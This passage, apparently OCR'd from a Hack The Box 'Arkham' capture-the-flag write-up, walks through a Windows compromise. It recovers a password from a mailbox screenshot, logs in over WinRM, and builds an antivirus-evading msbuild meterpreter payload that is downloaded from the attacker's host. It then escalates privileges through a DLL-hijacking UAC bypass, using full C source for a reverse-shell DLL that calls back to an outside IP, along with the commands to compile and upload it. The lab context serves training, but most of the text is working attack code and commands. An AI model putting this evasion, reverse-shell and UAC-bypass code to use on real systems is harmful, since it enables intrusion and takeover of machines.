


```
ocessing Folder "Conflicts"
ocessing Folder "Local Failures"
ocessing Folder "Server Failures"
        "Sync Issues" - 3 items done, 0 items skipped.
        "Drafts" - 1 items done, 0 items skipped.
```

It creates an mbox file which can be opened using evolution or thunderbird.

```
apt install evolution
evolution Drafts.mbox
```

In there we find a screenshot containing a password from Batman.



From: MAILER-DAEMON
To: batman
Subject:
Date: Sat, 11 May 2019 22:53:07 +0530


Master Wayne stop forgetting your password

C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\alfred>net use G: \\10.10.10.10\gotham /user:batman Zx^#QZX+T!123
```

Using the credentials Batman / Zx^#QX+T!123 we can now login via WinRM.

```
$pass = convertto-securestring 'Zx^#QZX+T!123' -asplain -force
$cred = new-object
system.management.automation.pscredential('arkham\batman', $pass)
enter-pssession -computer arkham -credential $cred
```




```
PS C:\Users\Alfred\Downloads\backups> $pass = convertto-securestring 'Zx^#QZX+T!123' -asplain -force
$pass = convertto-securestring 'Zx^#QZX+T!123' -asplain -force
PS C:\Users\Alfred\Downloads\backups> $cred = new-object system.management.automation.pscredential('arkham\batman', $pass)
$cred = new-object system.management.automation.pscredential('arkham\batman', $pass)
PS C:\Users\Alfred\Downloads\backups> enter-pssession -computer arkham -credential $cred
enter-pssession -computer arkham -credential $cred
[arkham]: PS C:\Users\Batman\Documents> cmd /c whoami
cmd /c whoami
arkham\batman
[arkham]: PS C:\Users\Batman\Documents>
```

And we are Batman!

PRIVILEGE ESCALATION

ENUMERATION

We look at the user's groups and find that he's in the Administrators group.



```
cmd /c whoami /all

USER INFORMATION
----------------

User Name     SID
============= ============================================
arkham\batman S-1-5-21-3805402536-769430840-2640722577-1000


GROUP INFORMATION
-----------------

Group Name
=============================================================
Everyone
NT AUTHORITY\Local account and member of Administrators group
BUILTIN\Administrators
```

So we'll have to stage a UAC bypass to get a SYSTEM shell. Looking at systeminfo we see that the OS is Windows server 19.

There can be many ways to do a UAC bypass but there's one specific to Server 19 and more guaranteed to work. According to https://egre55.github.io/system-properties-uac-bypass/ we can bypass UAC through DLL hijacking via SystemPropertiesAdvanced.exe as it auto-elevates.

But as SystemPropertiesAdvanced is a GUI app we'll need to be in session 1 to execute it as PSRemoting uses session 0. So, we'll get a meterpreter and migrate to a process in session 1.


GETTING A METERPRETER

We'll use GreatSCT to get a meterpreter as we need to bypass AV.

```
git clone https://github.com/GreatSCT/GreatSCT
cd GreatSCT/setup
sudo ./setup.sh -c
cd ..
./GreatSCT.py
```

Lets create a msbuild/meterpreter/rev_tcp.py payload as it'll be easy to evade.

```
use 1
list
use 9
set lhost 10.10.16.32
generate
```



```
[*] Language: msbuild
[*] Payload Module: msbuild/meterpreter/rev_tcp
[*] MSBuild compiles for  us, so you just get xml :)
[*] Source code written to: /usr/share/greatsct-output/source/payload.xml
[*] Metasploit RC file written to: /usr/share/greatsct-output/handlers/payload.rc

Please press enter to continue >:
```


Copy the payload.xml and start msf using the payload.rc file.

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

Download the xml file onto the target and execute it using msbuild.


```
powershell wget 10.10.16.32/payload.xml -O payload.xml
cmd /c C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe
payload.xml
```

The process should hang and we should get a session.




```
ExitOnSession => false
resource (/usr/share/greatsct-output/handlers/payload.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.16.32:4444
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 10.10.10.130
[*] Meterpreter session 1 opened (10.10.16.32:4444 -> 10.10.10.130:49740) at 2019-05-12 19:39:11
```

Now we need to migrate to a process in session 1. List all the processes using ps.



```
 4344  5320  cmd.exe                  x64   0       ARKHAM\Batman
 4396  964   sihost.exe               x64   1       ARKHAM\Batman
 4428  548   svchost.exe              x64   1       ARKHAM\Batman
 4472  964   taskhostw.exe            x64   1       ARKHAM\Batman
```

We see a svchost.exe process running as batman in session 1. Lets migrate to it.



```
[-] Stdapi extension must be loaded.
meterpreter > migrate 4428
[*] Migrating from 5620 to 4428...
[*] Migration completed successfully.
meterpreter >
```

Note: Incase the migration fails kill the session and try again. It might take 4 -5 attempts to succeed.

DLL HIJACKING

Now that we have a shell in session 1 we just need to create a malicious DLL and place it in the WindowsApps folder to get it executed. Here's a sample DLL,

```c
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>
#include <ws2tcpip.h>

#define DEFAULT_BUFLEN 1024

void ExecutePayload(void);
```


```
BOOL WINAPI
DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved)
{
      switch (dwReason)
      {
      case DLL_PROCESS_ATTACH:
                  ExecutePayload();
            break;

      case DLL_PROCESS_DETACH:
            // Code to run when the DLL is freed
            break;

      case DLL_THREAD_ATTACH:
            // Code to run when a thread is created during the DLL's
lifetime
            break;


      case DLL_THREAD_DETACH:
            // Code to run when a thread ends normally.
            break;

      }
      return TRUE;
}


void ExecutePayload(void) {
      Sleep(1000);      // 1000 = One Second

      SOCKET mySocket;
      sockaddr_in addr;
      WSADATA version;
      WSAStartup(MAKEWORD(2,2), &version);
      mySocket = WSASocket(AF_INET,SOCK_STREAM,IPPROTO_TCP, NULL, (unsigned
int)NULL, (unsigned int)NULL);
```

```
      addr.sin_family = AF_INET;

      addr.sin_addr.s_addr = inet_addr("10.10.16.32");
      addr.sin_port = htons(4443);
      //Connecting to Proxy/ProxyIP/C2Host
      if (WSAConnect(mySocket, (SOCKADDR*)&addr, sizeof(addr), NULL, NULL,
NULL, NULL)==SOCKET_ERROR) {
            closesocket(mySocket);
            WSACleanup();
      }
      else {
            char RecvData[DEFAULT_BUFLEN];
            memset(RecvData, 0, sizeof(RecvData));
            int RecvCode = recv(mySocket, RecvData, DEFAULT_BUFLEN, 0);
            if (RecvCode <= 0) {
                  closesocket(mySocket);
                  WSACleanup();
            }
            else {
                  char Process[] = "cmd.exe";
                  STARTUPINFO sinfo;
                  PROCESS_INFORMATION pinfo;
                  memset(&sinfo, 0, sizeof(sinfo));
                  sinfo.cb = sizeof(sinfo);
                  sinfo.dwFlags = (STARTF_USESTDHANDLES |
STARTF_USESHOWWINDOW);

                  sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError =
(HANDLE) mySocket;

                  CreateProcess(NULL, Process, NULL, NULL, TRUE, 0, NULL,
NULL, &sinfo, &pinfo);

                  WaitForSingleObject(pinfo.hProcess, INFINITE);
                  CloseHandle(pinfo.hProcess);
                  CloseHandle(pinfo.hThread);

                  memset(RecvData, 0, sizeof(RecvData));
                  int RecvCode = recv(mySocket, RecvData, DEFAULT_BUFLEN,
0);

                  if (RecvCode <= 0) {
                  closesocket(mySocket);
                  WSACleanup();
                  }
                  if (strcmp(RecvData, "exit\n") == 0) {
                  exit(0);
                  }
            }
      }
}
```

The DLL uses raw sockets to execute commands with cmd.exe and uses the sockets file descriptors to send output and get input.

Compile it using mingw to a 32 bit DLL named srrstr.dll as that's what the binary looks for.


```
apt install mingw-64
i686-w64-mingw32-g++ pwn.cpp -lws2_32 -o srrstr.dll -shared
```



```
root@Ubuntu:~/Documents/HTB/Arkham# i686-w64-mingw32-g++ pwn.cpp -lws2_32 -o srrstr.dll
root@Ubuntu:~/Documents/HTB/Arkham# file srrstr.dll
srrstr.dll: PE32 executable (console) Intel 80386, for MS Windows
root@Ubuntu:~/Documents/HTB/Arkham#
```

When done upload it to the windowsapps folder as suggested by the article.


```
cd C:\Users\Batman\AppData\Local\Microsoft\WindowsApps
upload srrstr.dll
```



```
root@Ubuntu:~/Documents/HTB/Arkham# i686-w64-mingw32-g++ pwn.cpp -lws2_32 -o srrstr.dll -shared
root@Ubuntu:~/Documents/HTB/Arkham# file srrstr.dll
srrstr.dll: PE32 executable (DLL) (console) Intel 80386, for MS Windows
root@Ubuntu:~/Documents/HTB/Arkham#
```


Once uploaded execute the binary C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe or any other SystemProperties* binary.

```
cmd /c C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe
```




```
meterpreter > ls
Listing: C:\users\batman\appdata\local\microsoft\windowsapps
============================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  243491  fil   2019-05-12 20:01:16 +0530  srrstr.dll

meterpreter > shell
Process 124 created.
Channel 8 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\users\batman\appdata\local\microsoft\windowsapps>C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe
C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe

C:\users\batman\appdata\local\microsoft\windowsapps>

root@Ubuntu:~/Documents/HTB/Arkham# nc -lvp 4443
Listening on [0.0.0.0] (family 2, port 4443)
Connection from 10.10.10.130 49751 received!

Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
arkham\batman
```

We get a shell as batman, but however we have more privileges now.



```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
========================================= ==========================================
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
SeSecurityPrivilege                       Manage auditing and security log
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
SeLoadDriverPrivilege                     Load and unload device drivers
SeSystemProfilePrivilege                  Profile system performance
SeSystemtimePrivilege                     Change the system time
SeProfileSingleProcessPrivilege           Profile single process
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
SeCreatePagefilePrivilege                 Create a pagefile
SeBackupPrivilege                         Back up files and directories
```

And we can move into the Administrator folder to read the flag.



```
C:\Windows\system32>cd /users/administrator/desktop
cd /users/administrator/desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FA90-3873

 Directory of C:\Users\Administrator\Desktop

02/03/2019  09:32 AM    <DIR>          .
02/03/2019  09:32 AM    <DIR>          ..
02/03/2019  09:32 AM                70 root.txt
               1 File(s)             70 bytes
               2 Dir(s)   8,653,549,568 bytes free
```